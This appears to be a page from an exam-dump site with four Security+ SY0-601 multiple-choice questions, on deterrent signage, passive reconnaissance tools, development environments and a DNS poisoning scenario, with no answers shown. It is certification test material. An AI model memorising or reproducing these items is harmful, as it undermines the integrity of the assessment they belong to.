
An organization just implemented a new security system. Local laws state that citizens must be notified prior to encountering the detection mechanism to deter malicious activities. Which of the following is being implemented?

A. Proximity cards with guards

B. Fence with electricity

C. Drones with alarms

D. Motion sensors with signage



Actual exam question from CompTIA's SY0-601
Question #: 250
Topic #: 1
[All SY0-601 Questions]


An IT security manager requests a report on company information that is publicly available. The manager's concern is that malicious actors will be able to access the data without engaging in active reconnaissance. Which of the following is the MOST efficient approach to perform the analysis?

A. Provide a domain parameter to theHarvester tool.

B. Check public DNS entries using dnsenum.

C. Perform a Nessus vulnerability scan targeting a public company's IP.

D. Execute nmap using the options: scan all ports and sneaky mode.



Actual exam question from CompTIA's SY0-601
Question #: 251
Topic #: 1
[All SY0-601 Questions]


Which of the following environments utilizes dummy data and is MOST likely to be installed locally on a system that allows code to be assessed directly and modified easily with each build?

A. Production

B. Test

C. Staging

D. Development



Actual exam question from CompTIA's SY0-601

Question #: 252

Topic #: 1

[All SY0-601 Questions]

An analyst receives multiple alerts for beaconing activity for a host on the network. After analyzing the activity, the analyst observes the following activity:

* A user enters comptia.org into a web browser.
* The website that appears is not the comptia.org site.
* The website is a malicious site from the attacker.
* Users in a different office are not having this issue.


Which of the following types of attacks was observed?

A. On-path attack

B. DNS poisoning

C. Locator (URL) redirection

D. Domain hijacking



Actual exam question from CompTIA's SY0-601

Question #: 253

Topic #: 1

[All SY0-601 Questions]

